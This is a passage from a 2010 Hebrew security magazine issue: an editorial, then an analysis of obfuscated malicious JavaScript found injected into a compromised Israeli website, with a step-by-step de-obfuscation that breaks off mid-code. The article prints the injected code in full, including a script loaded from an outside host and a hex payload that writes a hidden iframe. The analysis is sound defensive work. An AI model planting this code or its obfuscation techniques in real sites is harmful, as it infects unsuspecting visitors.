



Digital Whisper

גליון 7, אפריל 2010

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, סילאן דלאל
כתבים:	אורי (Zerith), אפיק קסטיאל, אריק פרידמן, ליאור ברש, עידו קנר, רועי חורב

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il



דבר העורכים

אביב הגיע, פסח בא, מרץ חלף לו והגליון השביעי של Digital Whisper שוחרר! כותב שירים אני לא, אבל זה שמפרסם לכם שהגליון השביעי של המגזין שלנו סוף סוף הגיע- אני כן. :)

הגליון השביעי של Digital Whisper שוחרר היום, הרבה השקעה, מאמץ וטלפונים בוצעו בכדי שנוכל להגיש לכם את הגליון בזמן. בגליון הנוכחי הכנסנו מאמרים ממגוון נושאים, ולארסנל הכותבים שלנו נוספו שלושה כותבים חדשים- רועי חורב, ליאור ברש ואריק פרידמן שכתבו מאמרים יוצאים מהכלל, ומי יודע? אולי עוד נראה מופעים שלהם בגליונות עתידיים. מלבדם, יש לנו כותבים שהם קצת יותר "וותיקים" - אורי (Zerith) שאפשר להגיע שפתח אצלנו במגזין "טור" חודשי קבוע ועידו קנר שהגיש מאמר מעניין במיוחד.

לפני שנציג את תוכן הגליון - נחלק את התודות והקרדיטים לאנשים בלעדיכם הגליון לא היה מתפרסם:


תודה רבה ל**אורי** (כתבה רביעית שלו במגזין!) שכתב לנו את החלק השני על עולם ה-Rookits. תודה רבה ל**רועי חורב** שכתב מאמר משובח על טכנולוגיות ה-NAC השונות. תודה רבה ל**ליאור ברש** שפרסם אצלנו את הניתוח המקיף שלו על טכנולוגיית TOR. תודה רבה ל**אריק פרידמן** שכתב לנו מאמר מצוין המציג בעיות אנונימיות מעולם כריית המידע. תודה רבה ל**עידו קנר** (מופע שני במגזין!) שכתב לנו את החלק הראשון של המאמר המסביר על עקרונות הפיתוח המאובטח.

קריאה נעימה!

נשמח מאוד לשמוע את דעתכם ותגובותיכם על הגליון!

אפיק קסטיאל

ניר אדר



תוכן עניינים

Web Malicious Code ניתוח

מאת אפיק קסטיאל (cp77fk4r)

הקדמה

בשנים האחרונות אנו עדים לתופעה מעניינת מאוד- אם בעבר המטרה העיקרית של התוקפים היתה הרכיבים הנמצאים על השרת (Server-Side), הרי שכיום אפשר לראות כי רב המתקפות הן כלפי המשתמשים (Client-Side). אלכס רויכמן מצ'קסמארקס העלה את העניין במאמר בנושא Cross-Site History Manipulation שפורסם בגליון השישי. לדעתו הסיבה לתופעה זו היא שהרבה יותר קל לתקוף את המשתמש התמים מאשר את השרת, ישנם הרבה יותר משתמשים מאשר שרתים, לכן הסיכוי למצוא משתמש שגולש בעזרת רכיבים לא מעודכנים גדול יותר מהסיכויים להצליח לתקוף את השרת.


כחלק מתופעה זו אפשר לשים לב כי פעמים רבות, כשאתר גדול נפרץ, התוקפים מזריקים לתוכו קוד זדוני שמנצל חולשה הנמצאת באחד מהרכיבים בעזרתם המשתמש גולש (הדפדפן עצמו, הרכיבים האחראים לפרש את הקודים השונים- Java, Javascript, CSS, פלאש ו- PDF). לקודים שכאלה קוראים "Malicious web code" והרעיון להדביק אתרים בקוד שכזה נובע מהנחת יסוד שבמידה ופרצנו לשרת מסויים והצלחנו לגנוב ממנו מידע הרווחנו רווח מסויים, אך במידה ונדביק את העמודים באתר המאוכסן על השרת בקוד זדוני,נוכל להרוויח רווח גדול יותר על ידי ריבוי הקורבנות.

אחת הבעיות הגדולות ביותר שתוקפים נתקלים בהן כאשר הם מבצעים מתקפות מסוג זה, היא משך חיות החשיפה כ- 0day. הכוונה היא שלדוגמא ומצאנו פרצה בשירות מסויים של מערכת ההפעלה, כל עוד לא ייכתב טלאי לאותה הפרצה היא תחשב כ- 0day ונוכל להשתמש בה מבלי שיוכלו לעצור אותנו, במידה ואחד מהקורבנות יגלה את הפרצה ויבין כיצד לחסום אותה- פרצה זו לא תהיה שימושית יותר.

כאשר מדובר בקוד שרץ בתצורת "Client-Side", האפשרות לניתוח החשיפה נגישה הרבה יותר וכבר לא צריך לנתח את הפאקטים שהגיעו אלינו בעזרת Wireshark או להריץ מוניטור על כלל החיבורים אלא פשוט ללחוץ בדפדפן על "View Source" ולראות את הקוד שתקף אותנו. התוקפים לא יכולים להחביא את הקוד ב-"Server Side" ולבצע שם את החישובים מפני שכל הרעיון במתקפות Client-Side הוא לנצל את המנגנונים שמפרשים את הקוד שלנו במחשבו של הלקוח וכך לפגוע בו.

כחלק מהמאמצים לפתור בעיה זו, משתמשים תוקפים בקודים מטעים או בשפה המקצועית "Obfuscation". מדובר בשימוש בפונקציות מסובכות, משתנים רבים‌עם שמות ארוכים ומבלבלים והרבה "קוד ספגטי". כל אלו נועדו לדבר אחד- לבלבל את האדם או את הכלים האוטומטיים שמנסים לנתח את הקוד ולגלות מה תפקידו.

במאמר זה אציג ניתוח שלי על קוד שמצאתי באתר ישראלי גדול יחסית המספק פתרונות תוכנה לאירגונים שונים (בעלי האתר עודכנו וכל שירותי ה-"Safe browsing" של גוגל, מוזילה וכו' מודעים לשרתים הנגועים). אל האתר הגעתי מקישור שפורסם באחד הפורומים, ואיך שנכנסתי אליו לקח פרק זמן ממושך עד שהעמוד נטען, כשניסיתי לבצע "View-Source" הדפדפן זחל. נכנסתי לעמוד בעזרת Telnet ומצאתי את הסיבה:



```
        </head>

        <script src=http://kaskad-un.ru/images/karta.php ></script><body bgcolor
='678FC2'><script>c10z88='';ree0e9b5b='rfaa752255';r81a0857b='r2c5b5';rb2edeb46d
=/* r1df6a50f9d3 */document;if(ree0e9b5b+c10z88+r81a0857b=='rfaa752255r2c5b5'){
r34ae1905346=rb2edeb46d};r34ae1905346.write('<scr'+'ipt>function r96a7611d77(rcc
854f5){return ev'+c10z88+'al(rcc854f5); }</scr'+'ipt>');  function c10cac6388r3b
0a6(re902bec){ function rbb795e(){var rb83ac18aa69=16;return rb83ac18aa69;} var
z50='';return (r96a7611d77('parseI'+z50+'nt')(re902bec,rbb795e()));}function rf6
d55(r82d7c98){ function rdfe6838(){var r115442e=2;return r115442e;} var r2e18b0e
2='';r671ebb6='fromCh';r071f9a6926=String[r671ebb6+'arC'+'ode'];for(rd3ecb1f57=0
;rd3ecb1f57<r82d7c98.length;rd3ecb1f57+=rdfe6838()){ r2e18b0e2+=(r071f9a6926(c10
cac6388r3b0a6(r82d7c98.substr(rd3ecb1f57,rdfe6838()))));}return r2e18b0e2;} var
r612d3131b='3C7363726970743E66756E6374696F6E20636865636B5F636F6E74656E7428297B76
61'+c10z88+'7220693D303B7768696C6528646F63756D656E742E676574456C656D656E74734279
5461'+c10z88+'674E61'+c10z88+'6D65282769667261'+c10z88+'6D6527292E6C656E67746829
7B7661'+c10z88+'7220656C3D646F63756D656E742E676574456C656D656E747342795461'+c10z
88+'674E61'+c10z88+'6D65282769667261'+c10z88+'6D6527295B695D3B6966282028656C2E73
74796C652E646973706C61'+c10z88+'793D3D276E6F6E6527207C7C20656C2E7374796C652E7669
736962696C697479203D3D2768696464656E27207C7C2028656C2E77696474683C3520262620656C
2E6865696768743C35292920262620656C2E6E61'+c10z88+'6D6521'+c10z88+'3D276331'+c10z
88+'3027297B656C2E7061'+c10z88+'72656E744E6F64652E72656D6F76654368696C6428656C29
3B7D656C736520692B2B3B7D7D636865636B5F636F6E74656E7428293B0D0A69662821'+c10z88+'
6D796961'+c10z88+'297B646F63756D656E742E777269746528756E65736361'+c10z88+'706528
2027253363253639253636253732253631'+c10z88+'253664253635253230253665253631'+c10z
88+'253664253635253364253633253331'+c10z88+'253330253230253733253732253633253364
253237253638253734253734253730253361'+c10z88+'2532662532662533372533372532652533
32253332253331'+c10z88+'253265253331'+c10z88+'253335253333253265253331'+c10z88+'
25333725333825326625363725366625333225326625363925366525326525373025363825373025
3366253237253262253464253631'+c10z88+'253734253638253265253732253666253735253665
253634253238253464253631'+c10z88+'253734253638253265253732253631'+c10z88+'253665
253634253666253664253238253239253261'+c10z88+'253338253336253335253331'+c10z88+'
25333525323925326225323725363625333225333625363325363225363225363225363325323725
3230253737253639253634253734253638253364253337253331'+c10z88+'253335253230253638
253635253639253637253638253734253364253331'+c10z88+'253332253331'+c10z88+'253230
25373325373425373925366325363525336425323725373625363925373325363925363225363925
3663253639253734253739253361'+c10z88+'253638253639253634253634253635253665253237
253365253363253266253639253636253732253631'+c10z88+'2536642536352533652729293B7D
7661'+c10z88+'72206D796961'+c10z88+'3D747275653B3C2F7363726970743E';r34ae1905346
.write(rf6d55(r612d3131b));</script>

                <center>

                <table style='table-layout:fixed' cellpadding='0' cellSpacing='0
```

אין דבר חשוד יותר ממלא תווים הקסדצימאלים שרצים על המסך. העתקתי את הכל לזיקית החביבה עלי ושמרתי בקובץ טקסט. אגב, חשוב לציין שכשהורדתי את ה-Payload המקורי לדף TXT חדש- האנטי וירוס שלי (Avast) ישר קפץ והתריע על קוד המכיל Iframe חשוד וקוטלג כ-"JS:ScriptPE-inf [Trj]" כך שבכדי להמשיך בניתוח הקוד נאלצתי לכבות אותו. משום מה, ה-"Script Blocker" לא התריע כאשר נכנסתי לאתר. במידה ואתם עובדים בלי אנטי-וירוס מעודכן שאפשר לסמוך עליו מומלץ לבצע ניתוחי קוד אך ורק בסביבה וירטואלית בה אפשר למחוק לאחר מכן במידה והרצתם את הוירוס בטעות.

בשלב זה הבנתי שכנראה יש לנו משהו מעניין לכתוב עליו לגליון, אז סגרתי את האנטי-וירוס, הפעלתי את הדיסק "Moon Safari" של "Air" וניגשתי למלאכה.

הבנת הקוד

זהו הקוד הראשוני כפי שהופיע ב-Telnet ולאחר מכן הועבר לעורך הטקסט וסודר:

1.txt

```
<script src=http://kaskad-un.ru/images/karta.php ></script><body bgcolor='678FC2'>

<script>
c10z88='';
ree0e9b5b='rfaa752255';
r81a0857b='r2c5b5';
rb2edeb46d=/* r1df6a50f9d3 */document;
if(ree0e9b5b+c10z88+r81a0857b=='rfaa752255r2c5b5')
{
    r34ae1905346=rb2edeb46d
};
r34ae1905346.write('
    <scr'+'ipt>
    function r96a7611d77(rcc854f5)
    {
        return ev'+c10z88+'al(rcc854f5);
    }
    </scr'+'ipt>');
    function c10cac6388r3b0a6(re902bec)
    {
        function rbb795e()
        {
            var rb83ac18aa69=16;
            return rb83ac18aa69;
        }
        var z50='';
        return (r96a7611d77('parseI'+z50+'nt')(re902bec,rbb795e()));
    }
    function rf6d55(r82d7c98)
    {
        function rdfe6838()
        {
            var r115442e=2;
            return r115442e;
        }
        var r2e18b0e2='';
        r671ebb6='fromCh';
        r071f9a6926=String[r671ebb6+'arC'+'ode'];
        for(rd3ecb1f57=0;rd3ecb1f57<r82d7c98.length;rd3ecb1f57+=rdfe6838())
        {
            r2e18b0e2+=(r071f9a6926(c10cac6388r3b0a6(r82d7c98.substr(rd3ecb1f57,rdfe6838()))));
        }return r2e18b0e2;
    }
```

```
    var r612d3131b='3C7363726970743E66756E6374696F6E20636865636B5F636F6E74656E7428297B76
                    61'+c10z88+'7220693D303B7768696C6528646F63756D656E742E676574456C656D
                    656E747342795461'+c10z88+'674E61'+c10z88+'6D65282769667261'+c10z88+'
                    6D6527292E6C656E677468297B7661'+c10z88+'7220656C3D646F63756D656E742E
                    676574456C656D656E747342795461'+c10z88+'674E61'+c10z88+'6D6528276966
                    7261'+c10z88+'6D6527295B695D3B6966282028656C2E7374796C652E646973706C
                    61'+c10z88+'793D3D276E6F6E6527207C7C20656C2E7374796C652E766973696269
                    6C697479203D3D27686964656E27207C7C2028656C2E77696474683C3520262620
                    656C2E68656967687743C35292920262620656C2E6E61'+c10z88+'6D6521'+c10z88
                    +'3D276331'+c10z88+'3027297B656C2E7061'+c10z88+'72656E744E6F64652E72
                    656D6F76654368696C6428656C293B7D656C736520692B2B3B7D7D636865636B5F63
                    6F6E74656E7428293B0D0A69662821'+c10z88+'6D796961'+c10z88+'297B646F63
                    756D656E742E777269746528756E65736361'+c10z88+'706528202725336325363 9
                    25363625373225363 1'+c10z88+'25366425363525323025366525363 1'+c10z88+'
                    25366425363525336425363325333 1'+c10z88+'25333025323025373325373225 6
                    3325336425323725363825373425373425373025336 1'+c10z88+'25326625326625
                    3337253337253265253332253332253331'+c10z88+'253265253331'+c10z88+'25
                    333525333325326525333 1'+c10z88+'25333725333825326625363725366625333 2
                    25326625363925366525326525373025363825373025336625323725326225346425
                    3631'+c10z88+'25373425363825326525373225366625373525366525363425323 8
                    253464253631'+c10z88+'25373425363825326525373225363 1'+c10z88+'253665
                    25363425366625366425323825323925326 1'+c10z88+'25333825333625333525333
                    31'+c10z88+'25333525323925326225323725363625333225333625363325363225
                    3632253632253633253237253230253737253639253634253734253638253364253 3
                    37253331'+c10z88+'25333525323025363825363525363925363725363825373425
                    3364253331'+c10z88+'253332253331'+c10z88+'25323025373325373425373925
                    3663253635253364253237253736253639253733253639253632253639253663253 6
                    3925373425373925336 1'+c10z88+'25363825363925363425363425363525366525
                    3237253365253363253266253639253636253732253631'+c10z88+'253664253635
                    2533652729293B7D7661'+c10z88+'72206D796961'+c10z88+'3D747275653B3C2F
                    7363726970743E';
    r34ae1905346.write(rf6d55(r612d3131b));
</script>
```

Script file | nb char : 3338 | Ln : 57 Col : 89 Sel : 0 | Dos\Windows ANSI

שימו לב כי שמות המשתנים בקוד מאוד מוזרים, שמות רב הפונקציות לא מוכרות ובכל זאת- הדפדפן מסוגל להריץ אותן, לכן אפשר להניח כי מדובר ב-Obfuscation.

פענוח ה-Obfuscation

הרעיון ב-Obfuscation הוא פשוט "סירבול" הקוד, לדוגמא- להמיר קוד פשוט של ארבע שורות לקוד בן 100 שמורכב מעשרות משתנים עם שמות ארוכים ודומים רק על מנת להקשות על מנתחי הקוד. בקוד שמוצג כאן אפשר לראות מספר רמות של עקרון זה. דוגמאות ל-Obfuscation בקוד שלנו, הפונקציה "rbb795e()" נראת כך:

```
25      function rbb795e()
26      {
27          var rb83ac18aa69=16;
28          return rb83ac18aa69;
29      }
```

כפי שניתן להבחין , כל מטרת הפעולה היא בסופו של דבר להחזיר את הסיפרה "16". יוצר הקוד רצה להקשות על מי שינתח את הקוד ובמקום לכתוב "16" בכל מקום בקוד הוא יבצע קריאה לפונקציה הזאת:

```
31      return (r96a7611d77('parseI'+z50+'nt')(re902bec,rbb795e()));
```

למה "16"? כי אם נסתכל על ה-Payload של הפונקציה (שורה 44) שאחראית לפענח אותו נראה כי מדובר ב-Payload שבנוי מתווים הקסדצימאלים. דוגמא נוספת אפשר לראות בפונקציה "()rdfe6839":

```
35      function rdfe6838()
36      {
37          var r115442e=2;
38          return r115442e;
39      }
```

כמו הפונקציה הקודמת שהצגנו- תפקידה של הפונקציה הוא להחזיר את המספר "2", ואפשר לראות שימוש בה, בלולאת הפענוח:

```
43      for(rd3ecb1f57=0;rd3ecb1f57<r82d7c98.length;rd3ecb1f57+=rdfe6838())
44      {
45          r2e18b0e2+=(r071f9a6926(c10cac6388r3b0a6(r82d7c98.substr(rd3ecb1f57,rdfe6838()))));
46      }
47      return r2e18b0e2;
```

למה דווקא "2"? מפני שב- Payload כל שני תווים הקסדצימאלים מייצגים תו אחד, וכך הלולאה יודעת לבצע קפיצות של 2 (השימוש הראשון- בכותרת הלולאה) ולבצע פענוח רציף של שני תווים בכל פעם (השימוש השני- בפונקציית ה-"substr").

דוגמא נוספת של Obfuscation אפשר לראות בדיוק באותו מקום, לולאת הפענוח שלנו מבצעת את השורה הבאה בכל ריצה:

```
45          r2e18b0e2+=(r071f9a6926(c10cac6388r3b0a6(r82d7c98.substr(rd3ecb1f57,rdfe6838()))));
```

המחרוזת הראשונה ("r2e18b0e2") היא המשתנה השומר את כל תוצאות הפענוח ובסופו של דבר אותו פונקציית הפענוח מחזירה (כאן אפשר לציין כי בנקודה זו נוכל להוסיף קריאת "Alert" עם המשתנה הזה בכדי לראות בסופו של דבר את תרגום ה-Payload לפני שהוא נשלח לדפדפן- אבל נניח לזה כרגע).

מה היא המחרוזת השניה? זאת ככל הנראה פונקציה שמקבלת ערך מסויים- אחרי מעקב קצרצר בקוד נוכל לראות באיזו פונקציה מדובר, שימו לב: בשורה 41 אפשר לראות שהמחרוזת "fromCh" נכנסת למשתנה בשם "r671ebb6":

```
41      r671ebb6='fromCh';
```

שורה אחר כך, אפשר לראות שהמשתנה "r071f9a6926" מקבל את הערך של "r671ebb6" (שהוא- "fromCh") ובנוסף אליו הוא מקבל את המחרוזת "'arC'+'ode'":

```
42      r071f9a6926=String[r671ebb6+'arC'+'ode'];
```

מכאן אפשר להבין שבכל מקום שכותב הקוד משתמש בקריאה לפונקציה "r071f9a6926" הוא בעצם מבצע קריאה לפונקציה "FromCharCode", כלומר שאפשר לכתוב את תוכן הלולאה באופן הבא:

```
r2e18b0e2+=String.fromCharCode(c10cac6388r3b0a6(r82d7c98.substr(rd3ecb1f57,rdfe6838())));
```

נמשיך ונבחן את המחרוזת הבאה- "c10cac6388r3b0a6". אם נסתכל על הקוד בשורה 23, נוכל לראות את מימוש הפונקציה:

```
23  function c10cac6388r3b0a6(re902bec)
24  {
25      function rbb795e()
26      {
27          var rb83ac18aa69=16;
28          return rb83ac18aa69;
29      }
30      var z50='';
31      return (r96a7611d77('parseI'+z50+'nt')(re902bec,rbb795e()));
32  }
```

את הפונקציה הראשונה אנחנו כבר מכירים- תפקידה הוא להחזיר את הספרה "16". אם נסתכל על הערך שהפונקציה מחזירה:

```
return (r96a7611d77('parseI'+z50+'nt')(re902bec,rbb795e()));
```

נבחין שהיא משתמשת בפונקציה נוספת- "r96a7611d77" משורה 17:

```
17  function r96a7611d77(rcc854f5)
18  {
19      return ev'+c10z88+'al(rcc854f5);
20  }
```

מה שהפונקציה עושה זה לקבל ערך, ולהחזיר אותו כך:

```
return ev'+c10z88+'al(rcc854f5);
```

כאן כבר אפשר לראות כי מדובר ב-"eval" (פונקציה שמקבלת מחרוזת ומריצה אותה) ובשורה שבע נוכל למצוא מה זאת השטות "c10z88":

```
7    c10z88='';
```

פשוט כלום, סתם נסיון ל-Obfuscation חלש.

הרחבה

במקרה האחרון כותב הקוד ביצע את הקריאה לפונקצית ה-eval באופן הבא: "ev'+c10z88+'al(rcc854f5)" במקום פשוט לבצע קריאה זאת כך: "eval(rcc854f5)", כמו שאפשר לראות, לעין אנושית אין שום בעיה להבין את זה והרעיון כאן מאוד דומה לדוגמא הבאה:

```
21    </scr'+'ipt>
```

הוא נועד למנוע מתוכנות שסורקות את הקוד באופן אוטומטי ומנסות למצוא קודים חשודים (eval היא אחת הפונקציות החשודות ביותר ב-javascript, היא שולחת לדפדפן קוד לבצע)
לכן, ניתן להבין שבמקום לכתוב:

```
return (r96a7611d77('parseI'+z50+'nt')(re902bec,rbb795e()));
```

נוכל לכתוב זאת באופן הבא (כך ש-"re902bec" זהו הערך שהפונקציה קיבלה):

```
return (eval('parseInt')(re902bec,16));
```

ולהוריד לפחות 20 שורות מהקוד. על פי מידע זה, ניתן להסיק שאת תוכן לולאת הפענוח נוכל לשנות, ובמקום לכתוב:

```
r2e18b0e2+=String.fromCharCode(c10cac6388r3b0a6(r82d7c98.substr(rd3ecb1f57,rdfe6838())));
```

נוכל לכתוב באופן הבא (כך ש-"r82d7c98" זהו הערך שהפונקציה מקבלת ו-"rd3ecb1f57" זהו משתנה לולאת הפענוח):

```
r2e18b0e2+=(String.fromCharCode(eval('parseInt')(r82d7c98.substr(rd3ecb1f57,2),16)));
```


וגם במקרה הזה, להוריד מספר רב של שורות לא נחוצות מהקוד המקורי. דוגמא נוספת ואחרונה נקח מתחילת הקוד:

```
7   c10z88='';
8   ree0e9b5b='rfaa752255';
9   r81a0857b='r2c5b5';
10  rb2edeb46d=/* r1df6a50f9d3 */document;
11  if(ree0e9b5b+c10z88+r81a0857b=='rfaa752255r2c5b5')
12  {
13      r34ae1905346=rb2edeb46d
14  };
```

בהסתכלות ראשונית על הקוד נראה כי מדובר בהצבה מסויימת של ערכים ולאחר מכן התניה (IF) מסויימת שלפי תוצאותיה ישנה הצבה נוספת. אם נסתכל בשורה 11 על הערכים המוכנסים להתניה, נוכל לראות כי הם הערכים שנקבעו בדיוק בשורות שמעליה, בהסתכלות על הערכים הנכנסים לאותם משתמשים נוכל לקבוע כי מדובר בהתניה סטטית.

משמעות הדבר שאין כאן שום בדיקה של ערכים משתנים, מדובר פה בבדיקה שתמיד תחזיר את אותה התוצאה ולא משנה באיזה סביבה הקוד הזה ירוץ או מה יהיו הנסיבות- הערכים קבועים בכל ריצה!

שימו לב לשירטוט הבא:



- בשורות 4-6 יוצר הקוד הכניס מספר מחרוזות קבועות למספר משתנים.
- בשורה 7 יוצר הקוד הכניס את המילה "document" (אובייקט javascript המתייחס לדף הנוכחי) למשתנה נוסף.
- בשורה 8 ישנה בדיקה האם המשתנים אכן מכילים את אותן המחרוזות שהכנסנו להן בשורות 4-7. (כאן התוצאה תמיד תיהיה חיובית! מדובר בהתניה סטטית לחלוטין).
- בשורה 10 מועבר הערך של המשתנה משורה 7 ("document") למשתנה נוסף.

- בשורה 12 כבר אפשר לראות את השימוש בו- במקום לכתוב "document.write" (הצגה של פלט) יוצר הקוד ביצע: "r34ae1905346.write" – מבחינת המנוע שמפרש את ה-javascript בדפדפן אין הבדל בין זה לבין "document.write".

לכן, בכל מקום שיש שימוש של "r34ae1905346" אפשר לכתוב "document".

מעקב אחרי הקוד


אם לפני הורדת ה-Obfuscation Code מספר שורות הקוד היה 46 (כל ה-Payload הוא שורה אחת, במאמר זה חילקתי אותו למספר שורות בכדי שיהיה ברור יותר), הרי שלאחר ההורדה מספרן הוא 12, כמעט רבע מהקוד המקורי! זהו הקוד החדש:

```
<script>
c10z88='';
function rf6d55(r82d7c98)
{
    var r2e18b0e2='';
    for(rd3ecb1f57=0;rd3ecb1f57<r82d7c98.length;rd3ecb1f57+=2)
    {
        r2e18b0e2+=(String.fromCharCode(eval('parseInt')(r82d7c98.substr(rd3ecb1f57,2),16)));
    }
    return r2e18b0e2;
}
var r612d3131b='3C7363726970743E66756E6374696F6E20636865636B5F636F6E74656E7428297B7661'+c10z88+
'7220693D303B7768696C6528646F63756D656E742E676574456C656D656E747342795461'+c10z88+'674E61'+c10z88+
'6D65282769667261'+c10z88+'6D6527292E6C656E677468297B7661'+c10z88+
'7220656C3D646F63756D656E742E676574456C656D656E747342795461'+c10z88+'674E61'+c10z88+
'6D65282769667261'+c10z88+'6D6527295B695D3B6966282028656C2E7374796C652E646973706C61'+c10z88+
'793D3D276E6F6E6527207C7C20656C2E7374796C652E766973696269 6C697479203D3D2768696464656E27207C7C2028656C
2E7769647 4683C3520262620656C2E686569676874 3C3529292026262 0656C2E6E61'+c10z88+'6D6521'+c10z88+
'3D276331'+c10z88+'3027297B656C2E7061'+c10z88+
'72656E744E6F64652E72656D6F76654368696C6428656C293B7D656C736520692B2B3B7D7D636865636B5F636F6E74656E74
